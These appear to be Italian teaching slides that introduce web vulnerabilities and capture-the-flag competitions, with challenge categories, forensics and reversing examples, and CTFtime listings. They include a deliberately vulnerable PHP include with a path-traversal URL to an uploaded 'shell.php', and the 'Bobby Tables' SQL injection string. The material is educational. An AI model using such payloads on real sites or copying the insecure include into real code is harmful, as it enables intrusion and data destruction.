
```
$page = $_REQUEST["page"];  
include ("pages/".$page.".php");
```

<http://victim.com/index.php?page=home>


<http://victim.com/index.php?page=.../.../avatars/shell.php>



Cross Site Request Forgery (CSRF)



CSRF Tokens



Want to learn more?

Cosa è una CTF?

“gioco” orientato alla **sicurezza informatica**

si prova a rompere dei sistemi (finti)

“*per divertimento*” e **per imparare**

L'obiettivo è **catturare delle flags**

FLAG{THi5_iS_4_f1aG}

Perché?

- **Divertimento**
- Maturare **esperienza** in Information Security
- Sfide modellate sulla base di **problemi reali**
- **Reputazione**

Online o sul posto



Come?

DEF CON CTF 2015					
HOME SCOREBOARD CONTEST LOGOUT RULES CONTACT					
FLAG: PointsUp					
896	LOL	Crunch	Hidden01	Hidden02	Noobitor
0/150pts	0/50pts	0/250pts	0/30pts	0/250pts	0/200pts
dofuq2	RadioMoring	Poir	ment0/pwn	T0B	invisable
0/50pts	0/100pts	0/150pts	0/400pts	0/600pts	0/150pts
rendeucous	lutTF	Geek	smelf	Eduard	old
0/150pts	0/500pts	0/600pts	0/200pts	0/300pts	0/50pts
Coy	IRRFRRRRH	895	ment0/pwn2	fantastic	894
0/100pts	0/400pts	0/350pts	0/450pts	75/75pts	250/250pts
893					
350/350pts					

Copyright © 1337-31337 ForbiddenBITS.

Jeopardy



Attack - Defense

Tipi di challenges

cryptography

reverse engineering

binary exploitation

web application

stego / forensics


... e altri

team forti hanno
generalmente
skills e
esperienza in
tutte queste
aree

Cryptography




Tux



Tux cifrato (male)

Reverse Engineering



The screenshot shows the jadx-gui interface with the APK file 'rps.apk' loaded. The main window displays the decompiled code for the class 'com.example.seccon2015.rock_paper_scissors.MainActivity'. The code implements a game logic where two counters ('n' and 'm') are compared to determine the outcome ('WIN', 'LOSE', or 'DRAW'). A specific condition is highlighted with a red arrow pointing to it:

```
if (1000 == MainActivity.this.cnt) {  
    tv3.setText("SECCON{" + String.valueOf((MainActivity.this.cnt + MainActivity.  
})  
  
    }  
  
    public native int calc();  
  
    public void onClick(View v) {  
        if (this.flag != 1) {  
            this.flag = 1;  
            ((TextView) findViewById(R.id.textView3)).setText(BuildConfig.FLAVOR);  
            TextView tv = (TextView) findViewById(R.id.textView);  
            this.m = 0;  
            this.n = new Random().nextInt(WearableExtender.SIZE_MEDIUM);  
            String[] ss = new String[3];  
            ss[0] = "CPU: Paper";  
            ss[1] = "User: Rock";  
            ss[2] = "User: Scissors";  
            if (this.n < this.m) {  
                tv.setText("LOSE +0");  
            } else if (this.n > this.m) {  
                tv.setText("WIN! +" + String.valueOf(MainActivity.this.cnt));  
            } else {  
                tv.setText("DRAW +" + String.valueOf(MainActivity.this.cnt));  
            }  
        }  
    }  
  
    public void showMatchTask() {  
        Handler handler = new Handler();  
        Runnable runnable = new Runnable() {  
            public void run() {  
                if (MainActivity.this.n - MainActivity.this.m == 1) {  
                    MainActivity.this.cnt++;  
                    tv3.setText("WIN! +" + String.valueOf(MainActivity.this.cnt));  
                } else if (MainActivity.this.m - MainActivity.this.n == 1) {  
                    MainActivity.this.cnt = 0;  
                    tv3.setText("LOSE +0");  
                } else if (MainActivity.this.m == MainActivity.this.n) {  
                    tv3.setText("DRAW +" + String.valueOf(MainActivity.this.cnt));  
                } else if (MainActivity.this.n < MainActivity.this.m) {  
                    MainActivity.this.cnt = 0;  
                    tv3.setText("LOSE +0");  
                } else {  
                    MainActivity.this.cnt++;  
                    tv3.setText("WIN! +" + String.valueOf(MainActivity.this.cnt));  
                }  
            }  
        };  
        handler.post(runnable);  
    }  
}
```

Binary Exploitation (pwn)

```
| [0x400efc]
| (fcn) sym.phase_2 71
| ; CALL XREF from 0x00400e56 (sym.phase_2)
| 0x00400efc 55      push rbp
| 0x00400efd 53      push rbx
| 0x00400efe 4883ec28 sub rsp, 0x28
| 0x00400f02 4889e6    mov rsi, rsp
| 0x00400f05 e852050000 call sym.read_six_numbers ;[a]
| 0x00400f0a 833c2401 cmp dword [rsp], 1 ; [0x1:4]=0x2464c45
| 0x00400f0e 7420    je 0x400f30 ;[b]
```

f t

```
| 0x400f10
| 0x00400f10 e825050000 call sym.explode_bomb ;[f]
| 0x00400f15 eb19    jmp 0x400f30 ;[b]
```

v

```
| 0x400f30
| ; JMP XREF from 0x00400f15 (sym.phase_2)
| ; JMP XREF from 0x00400f0e (sym.phase_2)
| 0x00400f30 488d5c2404 lea rbx, [rsp + 4] ; 0x4
| 0x00400f35 488d6c2418 lea rbp, [rsp + 0x18] ; 0x18
| 0x00400f3a ebdb    jmp 0x400f17 ;[c]
```

v

Exploits:

- Buffer overflow
- String format exception
- **reverse**

↓
reverse
↓
analyse
↓
exploit


Web application security

Login Here

Source file : [Here](#)

- SQL injection
- Cross Site Scripting
- Local File Inclusion
- ...

Steganography



Forensics



Forensics

```
$ cat italian-spies-lost-a-file
```

À\¥^ [A, ^A^@^@é<97><8f> ï©² FÀëû^YA@^A^@^@è<98><80>?7
=À<95>*^] AT^A^@^@éf^H>ÀP^0>I¤^_Ah^A^@^@¹ éï9¤uÀå^Y^\\A|^A^@^@<93><91>^G@` s j i
u<9e>À<9d>Y^] Aô^A^@^@à^R<95>?â8^P>^L<9e>^_A^H^B^@^@. Xê ï R<9d>P ï Gc^\\A^\\^B^@^@
^@í^D^B@9^SA@é^T^] A<94>^B^@^@^MâÄ@ot^Q>=^RGA^B^@^@ì^S@>^D=4>ö×ZA¹^B^@^@é^Y
^C^@^@qñ^0>^e»À<8c>Ý
AH^C^@^@<95>ü<À»»x B±À^ [A\^C^@^@^@É f@^U<92>; ÀÄè^YAp^C^@^@m±þ?À| ÀíX^] A<84>^C^@
v³RAü^C^@^@^Mcõ=z; ½ÀºcXA^P^D^@^@^B<9b>\$½Íñ<8c>¾Ík] A\$^D^@^@. ^\ü½®8^M¾ÈéYA8^D
@^@¹^Bú=^u½À\1ò@^D^@^@läM½À¾^B½<98><99>À@À^D^@^@gÙ+¾6{, ¾·: ï@Ø^D^@^@^T^D: ¾
^@"!ì¼çUp?^Hé^Ad^E^@^@í^QX?yÌW?><98>^_Ax^E^@^@¬<9b>Q?í<8c><98>ïÁÁ^\\A<8c>^E
9a>^] A^D^F^@^@^C6^H¾]<8f>^HAL²^_A^X^F^@^@£i3@^<84>(¾lÉ^\\A, ^F^@^@70:@í(È½_ : ^Z
@`ë^S¾È+^0¾#<9a>[A, ^F^@^@^@çw\$¾-N6¾<95><85>ZAÍ^F^@^@^@^@øÀÀ]<87>À½ ^ZXAà^F^@^@^C
>^B&A^H^G^@^@ÀòE>¾#/>ç^Yù@^\\^G^@^@^@7P^F>^PÈ÷=ïEA@0^G^@^@^@#<8a>/¾@È0½^R
¾@D^G^@^@è^EÀÀ¹ ì^\\¾½uÀ@X^G^@^@^@À¤º@^RIK¾<8d>, Ü@l^G^@^@^@?¤È½N'÷½^\\^MA<80>^G^@
@^@j)^\\¾<9d>^0HÀ<96><9a>^_Aø^G^@^@^@<9b>dR?±Z<98>ïl^-^\\A^L^H^@^@ÀRh?^T- çÀç#^ZA
<84>^H^@^@^@^MÄAO^)¾ü>@A<98>^H^@^@^@ÚçF¾¾ïÀÀ}ÆTA¬^H^@^@^@Z» ì½¹ y½@¥^ZZAÀ^H^@^@^@N
^L!^\\¾è^NÀÀ<93>¤À@8»^@^@^Kl5¾ì ¤@^G, Õ@L»^@^@<8f>Ý»½ÙíÀÀ1¹^CA` » ^@^@x^HHBÌ4

Forensics

```
In [1]: import struct  
  
In [2]: data = open('italian-spies-lost-a-file').read()  
  
In [3]: data[:48]  
Out[3]: '\x00\x00\x00\x00k\xbe\xc0\x00\xccK\xc2y"\x1dA\x14\x00\x00\x00\xae\xbdI@  
\x96\x8e\x00B\xe9c\x1fA(\x00\x00\x00v<->;0L@\x99\xe1\x1cA'  
  
In [4]: struct.unpack('f'*12, data[:48])  
Out[4]:  
(0.0,  
 -5.957448482513428,  
 -50.9498291015625,  
 9.820916175842285,  
 2.802596928649634e-44,  
 3.1522021293640137,  
 32.139244079589844,  
 9.961892127990723,  
 5.605193857299268e-44,  
 0.16917595267295837,  
 3.190443754196167,  
 9.80507755279541)
```



g?

Forensics

```
In [1]: import struct  
  
In [2]: data = open('italian-spies-lost-a-file').read()  
  
In [3]: data[:48]  
Out[3]: '\x00\x00\x00\x00k\xbe\xc0\xa0\xccK\xc2y"\x1dA\x14\x00\x00\x00\xae\xbdI@  
\x96\x8e\x00B\xe9c\x1fA(\x00\x00\x00v<->;0L@\\x99\xe1\x1cA'  
  
In [4]: struct.unpack('f'*12, data[:48])  
Out[4]:  
(0.0,  
-5.957448482513428,  
-50.9498291015625,  
9.820916175842285,  
2.802596928649634e-44,  
3.1522021293640137,  
32.139244079589844,  
9.961892127990723,  
5.605193857299268e-44,  
0.16917595267295837,  
3.190443754196167,  
9.80507755279541)
```




X

Y

Z

Forensics



È solo un gioco?



- **Google**
 - CTF <https://capturetheflag.withgoogle.com>
- **Facebook**
 - Piattaforma per CTF open source
<https://github.com/facebook/fbctf>
- **Stripe**
 - CTF su web application security e sistemi distribuiti

CTF Time (prossimi eventi)



CTF TIME

Upcoming events

Format	Name	Date	Duration
	Hack.lu CTF 2016  On-line	Wed, Oct. 19, 10:00 — Thu, Oct. 20, 10:00 UTC	82 teams 1d 0h
	EKOPARTY CTF 2016  On-line	Thu, Oct. 27, 01:00 — Sat, Oct. 29, 01:00 UTC	55 teams 2d 0h
	Hack The Vote 2016  On-line	Fri, Nov. 04, 23:00 — Sun, Nov. 06, 23:00 UTC	52 teams 2d 0h

<https://ctftime.org/event/list/upcoming>

CTF Time (write-ups)



New writeups

Team	Event	Task	Action
pony7	Hackover CTF 2016	are_you_serialz [22]	read writeup
CInsects	TUM CTF 2016	hiecss [150]	read writeup
CInsects	TUM CTF 2016	zwiebel [50]	read writeup
GoN	HITCON CTF 2016 Quals	ROP [250]	read writeup
NUSGreyhats	CSAW CTF Qualification Round 2016	Warmup [50]	read writeup
Bits For Everyone	HITCON CTF 2016 Quals	Flame [150]	read writeup
NUSGreyhats	HITCON CTF 2016 Quals	Beelzemon [150]	read writeup
PiggyBird	HITCON CTF 2016 Quals	Angry Seam [500]	read writeup
GNUConn	UConn CyberSEED 2016	Missing Flag #2 [300]	read writeup
GNUConn	UConn CyberSEED 2016	Missing Flag #1 [100]	read writeup

<https://ctftime.org/writeups>

CTF Time (classifica)



CTF TIME

Place	Team	Country	Rating
1	dcua	UA	1231.332
2	Plaid Parliament of Pwning	US	1048.410
3	Dragon Sector	PL	869.926
4	p4	PL	848.341
5	217	TW	846.303
6	LC & BC	RU	840.375
7	Tasteless		720.011
8	Shellphish	US	641.266
9	TokyoWesterns	JP	572.156
10	Bushwhackers	RU	472.713

<https://ctftime.org/stats>

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY -)



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

THANK YOU